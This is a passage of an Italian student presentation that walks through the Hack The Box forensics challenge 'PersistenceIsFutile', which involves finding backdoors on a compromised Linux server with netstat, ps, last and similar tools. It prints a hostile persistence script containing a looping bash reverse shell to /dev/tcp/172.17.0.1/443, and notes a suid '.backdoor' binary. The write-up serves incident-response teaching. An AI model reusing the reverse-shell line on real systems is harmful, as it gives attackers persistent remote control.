

PersistencyIsFutile

Progetto Programmazione Sicura:

Alessandro Aquino

Mattia d'Argenio

Alberto Montefusco



Contenuti

01

Analisi del problema

Descrizione e spiegazione CTF

02

Metodologia

Descrizione delle tecnologie e
tecniche adottate per la
risoluzione

03

Workflow

Processo di risoluzione della CTF:
ordine di implementazione delle
tecniche

04

Considerazioni finali

Conclusioni e analisi finali

01

ANALISI DEL PROBLEMA

Descrizione e spiegazione
della CTF



CTF: PersistenceetsFutile

Descrizione:

Gli hacker sono entrati in uno dei nostri server di produzione. Lo abbiamo isolato da Internet finché non riusciremo a ripulire la macchina.



Il team IR ha segnalato la presenza di otto backdoor diverse sul server, ma non ha detto quali fossero e non riusciamo a contattarli. Dobbiamo riportare il server in produzione il prima possibile: stiamo perdendo denaro per ogni secondo in cui non funziona.

Bisogna trovare le otto backdoor e rimuoverle !!!

CTF: PersistenceetsFutile

Alcune Info:

Eseguire **/root/solveme** come root per verificare se le backdoor sono state eliminate. Abbiamo accesso ad **SSH** ed ai privilegi **sudo**.



Username: **user**

Password: **hackthebox**

COMINCIAMO !!!

02

METODOLOGIA

Descrizione delle tecnologie
e tecniche adottate per la
risoluzione

Sistema Linux compromesso?

Netstat è un comando Linux utilizzato per visualizzare informazioni sulle connessioni di rete attive sul sistema.

Con questo comando è possibile visualizzare informazioni sui socket attivi, come l'indirizzo IP, la porta e lo stato delle connessioni.

```
ubuntu@ubuntu:~$ netstat -antp
```

per vedere tutte le connessioni attive

Sistema Linux compromesso?

last tiene traccia di quali utenti hanno effettuato l'accesso al sistema, da quale IP, quando e per quanto tempo.

```
(mattia㉿kali)-[~]
$ last
mattia  tty7          :0              Tue May 28 10:50 still logged in
reboot   system boot  6.6.9-arm64    Tue May 28 10:50  still running
mattia  tty7          :0              Wed May 22 18:43 - 16:51  (-1:51)
reboot   system boot  6.6.9-arm64    Wed May 22 18:43 - 16:51  (-1:51)
reboot   system boot  6.6.9-arm64    Tue Apr  9 19:03 - 16:58  (30+21:55)
mattia  tty7          :0              Tue Apr  9 15:08 - 13:19  (-1:49)
reboot   system boot  6.6.9-arm64    Tue Apr  9 15:07 - 13:19  (-1:48)
mattia  tty7          :0              Tue Apr  9 07:33 - 08:32  (00:58)
reboot   system boot  6.6.9-arm64    Tue Apr  9 09:32 - 08:32  (-1:00)
```

Sistema Linux compromesso?

ps auxf è utilizzato per visualizzare informazioni dettagliate sui processi attualmente in esecuzione sul sistema.

Questo comando ci permette di ispezionare a fondo il sistema con lo scopo di trovare processi sospetti che possono farci capire se il sistema è stato compromesso.

```
usman@ubuntu:~$ ps auxf
USER          PID %CPU %MEM      VSZ   RSS TTY      STAT START    TIME COMMAND
root            2  0.0  0.0        0     0 ?        S     Apr28   0:00 [kthreadd]
root            3  0.0  0.0        0     0 ?        I<    Apr28   0:00 \_ [rcu_gp]
root            4  0.0  0.0        0     0 ?        I<    Apr28   0:00 \_ [rcu_par_gp]
```

Sistema Linux compromesso?

I "**cron jobs**" sono compiti pianificati che vengono eseguiti automaticamente a intervalli di tempo predefiniti.

crontab -l permette di visualizzare i processi cron per l'utente corrente.

```
ubuntu@ubuntu:~$ ls -la /etc/cron.daily
```

```
ubuntu@ubuntu:~$ ls -la /etc/cron.hourly
```

```
ubuntu@ubuntu:~$ ls -la /etc/cron.weekly
```

Sistema Linux compromesso?

Il file **/etc/passwd** tiene traccia di ogni utente nel sistema.

Si tratta di un file separato da due punti (:) contenente informazioni come:

- nome utente;
- ID utente;
- password cifrata;
- GroupID (**GID**);
- nome completo dell'utente;
- directory home dell'utente;
- shell di accesso.

```
ubuntu@ubuntu:~$ cat /etc/passwd
```

```
(base) alberto@alberto:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Ambienti utilizzati

Kali Linux



Kali Linux è una distribuzione Linux specializzata nella sicurezza informatica, fornisce agli sviluppatori e agli esperti di sicurezza informatica gli strumenti necessari per identificare vulnerabilità e testare la robustezza delle applicazioni e dei sistemi software.


Ambienti utilizzati

Hack The Box



Hack The Box è una piattaforma di hacking etico che offre sfide e laboratori per migliorare le competenze di sicurezza informatica. Consente agli sviluppatori di comprendere e affrontare vulnerabilità nel codice e nei sistemi attraverso l'esperienza pratica.

Tecnologie adottate



Nmap è uno strumento di scansione di rete open source utilizzato per scoprire dispositivi collegati a una rete e identificare i servizi e le porte aperte su tali dispositivi.

SSH è un protocollo crittografico che consente di stabilire connessioni sicure e crittografate su una rete non sicura. Viene ampiamente utilizzato per accedere in modo sicuro a computer remoti e per eseguire comandi da remoto.



03

WORKFLOW

Processo di risoluzione della CTF:
ordine di implementazione delle
tecniche

Setting dell'Ambiente

The screenshot shows the HackTheBox interface with a challenge titled "PersistenceIsFutile" selected. The challenge is marked as OFFLINE.

- 1.** The "CONNECT TO HTB" button is highlighted with a red box.
- 2.** A callout box highlights the "Connect to a VPN server" section, which includes dropdown menus for "VPN ACCESS" (set to "US - Free") and "VPN SERVER" (set to "US Free 1"), a "PROTOCOL" section (with UDP 1337 selected), and a "DOWNLOAD VPN" button.
- 3.** A callout box highlights the "Start Instance" button, which is described as "Start playing the challenge."

PersistenceIsFutile
MEDIUM

INFORMATION ACTIVITY CHANGELOG REVIEWS WALKTHROUGHS

CHALLENGE DESCRIPTION

Hackers made it onto one of our production servers 😱. We've isolated it from the internet until we can clean the machine up. The IR team reported that there were and we can't get in touch with them. We need to get this server back into prod ASAP – we're losing money every second it's down. Please fix the issues and remove them. Once you're done, run `/root/solveme` as `root` to check. You have SSH access and `sudo` rights to the box with the connections defined in /etc/ssh/sshd_config.

username: user
password: hackthebox


4.9 CHALLENGE RATING

1317 USER SOLVES

1040 Days RELEASE DATE

Oxdf CHALLENGE CREATOR GIVE RESPECT

Setting dell'Ambiente



The screenshot shows a terminal window with a purple border. Inside, there's a red rectangular box highlighting the command line area. The terminal has a dark background with light-colored text. At the top, there's a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu, the terminal prompt shows "(kali㉿kali)-[~]". The user then types "\$ cd Desktop" and presses Enter. A new prompt appears: "(kali㉿kali)-[~/Desktop]". Finally, the user types "\$ sudo openvpn lab_Bertold.ovpn" and presses Enter again.

```
(kali㉿kali)-[~]
$ cd Desktop

(kali㉿kali)-[~/Desktop]
$ sudo openvpn lab_Bertold.ovpn
```

Setting dell'Ambiente

```
kali@kali: ~/Desktop
File Actions Edit View Help
2024-03-20 10:08:38 Note: --data-cipher-fallback with cipher 'AES-128-CBC' disables data channel offload.
2024-03-20 10:08:38 OpenVPN 2.6.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-03-20 10:08:38 library versions: OpenSSL 3.1.5 30 Jan 2024, LZO 2.10
2024-03-20 10:08:38 DCO version: N/A
2024-03-20 10:08:38 TCP/UDP: Preserving recently used remote address: [AF_INET]173.208.98.29:1337
2024-03-20 10:08:38 Socket Buffers: R=[212992→212992] S=[212992→212992]
2024-03-20 10:08:38 UDPv4 link local: (not bound)
2024-03-20 10:08:38 UDPv4 link remote: [AF_INET]173.208.98.29:1337
2024-03-20 10:08:38 TLS: Initial packet from [AF_INET]173.208.98.29:1337, sid=54febcb0 c02f4641
2024-03-20 10:08:39 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
2024-03-20 10:08:39 VERIFY KU OK
2024-03-20 10:08:39 Validating certificate extended key usage
2024-03-20 10:08:39 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2024-03-20 10:08:39 VERIFY EKU OK
2024-03-20 10:08:39 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu
2024-03-20 10:08:39 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA1, peer temporary key: 253 bits X25519
2024-03-20 10:08:39 [htb] Peer Connection Initiated with [AF_INET]173.208.98.29:1337
2024-03-20 10:08:39 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2024-03-20 10:08:39 TLS: tls_multi_process: initial untrusted session promoted to trusted
2024-03-20 10:08:40 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
2024-03-20 10:08:40 PUSH: Received control message: 'PUSH_REPLY,route 10.10.10.0 255.255.254.0,route 10.129.0.0 255.255.0.0,route -ipv6 dead:beef::/64,explicit-exit-notify,tun-ipv6,route-gateway 10.10.14.1,topology subnet,ping 10,ping-restart 120,ifconfig-ipv6 dead:beef:2::1068/64 dead:beef:2::1,ifconfig 10.10.14.106 255.255.254.0,peer-id 21,cipher AES-256-CBC'
2024-03-20 10:08:40 OPTIONS IMPORT: --ifconfig/up options modified
2024-03-20 10:08:40 OPTIONS IMPORT: route options modified
2024-03-20 10:08:40 OPTIONS IMPORT: route-related options modified
2024-03-20 10:08:40 net_route_v4_best_gw query: dst 0.0.0.0
2024-03-20 10:08:40 net_route_v4_best_gw result: via 172.16.146.2 dev eth0
2024-03-20 10:08:40 ROUTE_GATEWAY 172.16.146.2/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:1f:8c:eb
2024-03-20 10:08:40 GDG6: remote_host_ipv6=n/a
2024-03-20 10:08:40 net_route_v6_best_gw query: dst :: 
2024-03-20 10:08:40 sitnl_send: rtnl: generic error (-101): Network is unreachable
2024-03-20 10:08:40 ROUTE6: default_gateway=UNDEF
2024-03-20 10:08:40 TUN/TAP device tun0 opened
2024-03-20 10:08:40 net_iface_mtu_set: mtu 1500 for tun0
2024-03-20 10:08:40 net_iface_up: set tun0 up
2024-03-20 10:08:40 net_addr_v4_add: 10.10.14.106/23 dev tun0
2024-03-20 10:08:40 net_iface_mtu_set: mtu 1500 for tun0
2024-03-20 10:08:40 net_iface_up: set tun0 up
2024-03-20 10:08:40 net_addr_v6_add: dead:beef:2::1068/64 dev tun0
2024-03-20 10:08:40 net_route_v4_add: 10.10.10.0/23 via 10.10.14.1 dev [NULL] table 0 metric -1
2024-03-20 10:08:40 net_route_v4_add: 10.129.0.0/16 via 10.10.14.1 dev [NULL] table 0 metric -1
2024-03-20 10:08:40 add_route_ipv6(dead:beef::/64 → dead:beef:2::1 metric -1) dev tun0
2024-03-20 10:08:40 net_route_v6_add: dead:beef::/64 via :: dev tun0 table 0 metric -1
2024-03-20 10:08:40 Initialization Sequence Completed
2024-03-20 10:08:40 Data Channel: cipher 'AES-256-CBC', auth 'SHA256', peer-id: 21, compression: 'lzo'
2024-03-20 10:08:40 Timers: ping 10, ping-restart 120
2024-03-20 10:08:40 Protocol options: explicit-exit-notify 1
```

Setting dell'Ambiente

The screenshot shows the HackTheBox platform interface. On the left, a sidebar lists various sections: Starting Point, Season 4, Machines, Challenges (selected), Sherlocks, Tracks, Rankings, Pro Labs, Advanced Labs, Job Board, Universities, Academy, and HTB for Business. The main content area displays a challenge titled "PersistenceIsFutile" (MEDIUM). It shows the challenge is currently "ONLINE". Below this, there's a "Stop Instance" button and a "HOST" section with the IP address 94.237.57.59:42343. Further down are buttons for "Submit Flag", "Add To-Do List", "Review Challenge", and "Forum Thread". Key challenge statistics include a rating of 4.9, 1317 user solves, and a release date of 1040 Days ago. A "CHALLENGE CREATOR" section shows the user "Oxdf". On the right, a modal window titled "Connect to Machines with OpenVPN" provides details about the connection: ACCESS is set to "US", SERVER is "US Free 1", and the IP ADDRESS is 10.10.14.106. It includes buttons for "DOWNLOAD VPN" and "REGENERATE VPN". A secondary modal window titled "INTRODUCTION TO LAB ACCESS" offers to connect to a different VPN server, with options for "VPN ACCESS" (US - Free), "VPN SERVER" (US Free 1), and "PROTOCOL" (UDP 1337 selected). A "DOWNLOAD VPN" button is also present here.

Port Scanning

```
(kali㉿kali)-[~]
$ nmap -sV 94.237.58.148
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 23:08 CET
Nmap scan report for 94-237-58-148.uk-lon1.upcloud.host (94.237.58.148)
Host is up (0.17s latency).

Not shown: 996 closed tcp ports (conn-refused)

PORT      STATE      SERVICE VERSION
19/tcp    filtered  chargen
22/tcp    open       ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
48080/tcp open       ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
50000/tcp open       http     Apache httpd 2.4.41 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 56.56 seconds

(kali㉿kali)-[~]
```

Connessione alla macchina target

```
(kali㉿kali)-[~]
└─$ ssh -p 52225 user@94.237.58.148
The authenticity of host '[94.237.58.148]:52225 ([94.237.58.148]:52225)' can't be established.
ED25519 key fingerprint is SHA256:fx1nrlT7J9SuNCocRa1id22qZQhhzFdh8rIzE06EbTU.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:3: [hashed name]
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  (4 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[94.237.58.148]:52225' (ED25519) to the list of known hosts.
user@94.237.58.148's password:
Permission denied, please try again.
user@94.237.58.148's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.10.0-18-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ █
```

Analisi dell'Ambiente

```
user@ng-1884446-forensicspersistence-wgnsb-57c4677b96-jqpvq:~$ pwd  
/home/user
```

```
user@ng-1884446-forensicspersistence-wgnsb-57c4677b96-jqpvq:~$ ll  
total 1184  
drwxr-xr-x 1 user user 4096 Apr  3 10:07 ./  
drwxr-xr-x 1 root root 4096 May 14 2021 ../  
-rwsr-xr-x 1 root root 1183448 May 14 2021 .backdoor*  
-rw-r--r-- 1 user user   220 Feb 25 2020 .bash_logout  
-rw-rw-r-- 1 root root  3855 Apr 23 2021 .bashrc  
drwx----- 2 user user 4096 Apr  3 10:07 .cache/  
-rw-r--r-- 1 user user   807 Feb 25 2020 .profile
```

Analisi dell'Ambiente

```
user@ng-1884446-forensicspersistence-wgnsb-57c4677b96-jqpvq:~$ cd ../..
user@ng-1884446-forensicspersistence-wgnsb-57c4677b96-jqpvq:/$ ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
```

```
user@ng-1884446-forensicspersistence-wgnsb-57c4677b96-jqpvq:/$ sudo su
root@ng-1884446-forensicspersistence-wgnsb-57c4677b96-jqpvq:/# cd root/
root@ng-1884446-forensicspersistence-wgnsb-57c4677b96-jqpvq:~/# ls
solveme
```

```
root@ng-1884446-forensicspersistence-th4yz-768469d497-jh6df:~/# ./solveme
Issue 1 is not remediated
Issue 2 is not remediated
Issue 3 is not remediated
Issue 4 is not remediated
Issue 5 is not remediated
Issue 6 is not remediated
Issue 7 is not remediated
Issue 8 is not remediated
```

Analisi delle connessioni

```
user@ng-1884446-forensicspersistence-voszd-58549fb555-96tzw:~$ netstat -antp  
(No info could be read for "-p": geteuid()=1000 but you should be root.)  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name  
tcp      0      0 0.0.0.0:23                0.0.0.0:*              LISTEN  
tcp      0      304 192.168.135.150:23     10.30.13.32:21151    ESTABLISHED  
tcp      0      1 192.168.135.150:47038    172.17.0.1:443        SYN_SENT  
tcp6     0      0 :::23                  94.237.54.17:719       LISTEN
```

netstat -antp

- **a**: mostra tutte le connessioni e le porte in ascolto
- **n**: mostra gli indirizzi e i numeri di porta in formato numerico
- **t**: mostra solo le connessioni TCP
- **p**: mostra il PID e il nome del programma a cui appartiene ogni connessione (richiede i privilegi di root)

SYN_SENT verso **172.17.0.1:443** indica che il sistema ha inviato una richiesta di connessione ma non ha ancora ricevuto una risposta

```
user@ng-1884446-forensicspersistence-voszd-58549fb555-96tzw:~$ last  
user pts/0          10.30.13.32      Tue Apr  9 05:37 still logged in  
wtmp begins Tue Apr  9 05:37:02 2024
```

Analisi dei processi

```
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ ps auxf
USER  Trash   PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.0  0.0   2616   588 ?        Ss  22:02   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root          7  0.0  0.0  12184  7232 ?        S   22:02   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root          8  0.0  0.1  13908  8752 ?        Ss  22:11   0:00  \_ sshd: user [priv]
user          22 0.0  0.0  13908  5284 ?        S   22:11   0:00  \_ sshd: user@pts/0
user          23 0.0  0.0   6000  3856 pts/0    Ss  22:11   0:00  \_ -bash
user          33 0.0  0.0   7656  3196 pts/0    R+  22:11   0:00  \_ ps auxf
root          18 0.0  0.0   3984  2848 ?        S   22:11   0:00 /bin/bash /var/lib/private/connectivity-check
root          21 0.0  0.0   3984   236 ?        S   22:11   0:00  \_ /bin/bash /var/lib/private/connectivity-check
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$
```

ps è utilizzato per visualizzare informazioni sui processi in esecuzione nel sistema:

- **a**: mostra i processi di tutti gli utenti
- **u**: mostra i processi con un formato dettagliato che include informazioni come l'utilizzo della CPU e della memoria
- **x**: mostra i processi che non hanno un terminale di controllo
- **f**: visualizza i processi in un formato ad albero, mostrando la gerarchia dei processi

/bin/bash /var/lib/private/connectivity-check

Questo processo è eseguito come root e sono avviati dallo script **connectivity-check** situato nella directory **/var/lib/private/**

Analisi dei processi

```
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ ps auxf
USER  Trash   PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      1  0.0  0.0   2616   588 ?        Ss  22:02  0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root      7  0.0  0.0  12184  7232 ?        S   22:02  0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root      8  0.0  0.1  13908  8752 ?        Ss  22:11  0:00  \_ sshd: user [priv]
user     22  0.0  0.0  13908  5284 ?        S   22:11  0:00  \_ sshd: user@pts/0
user     23  0.0  0.0   6000  3856 pts/0    Ss  22:11  0:00  \_ -bash
user     33  0.0  0.0   7656  3196 pts/0    R+  22:11  0:00  \_ ps auxf
root     18  0.0  0.0   3984  2848 ?        S   22:11  0:00 /bin/bash /var/lib/private/connectivity-check
root     21  0.0  0.0   3984   236 ?        S   22:11  0:00  \_ /bin/bash /var/lib/private/connectivity-check
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ sudo cat /var/lib/private/connectivity-check
[sudo] password for user:
#!/bin/bash
Home
while true; do
    nohup bash -i >& /dev/tcp/172.17.0.1/443 0>&1;
    sleep 10;
done
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$
```

nohup permette di continuare ad eseguire un comando anche se la sessione è scaduta impedendo ai processi di ricevere il segnale **SIGHUP**, un segnale che viene inviato a un processo alla chiusura o all'uscita dal terminale.

Ogni 10 secondi lo script tenta di ristabilire la connessione, è progettato per mantenere un accesso autorizzato al sistema.

Analisi dei processi

```
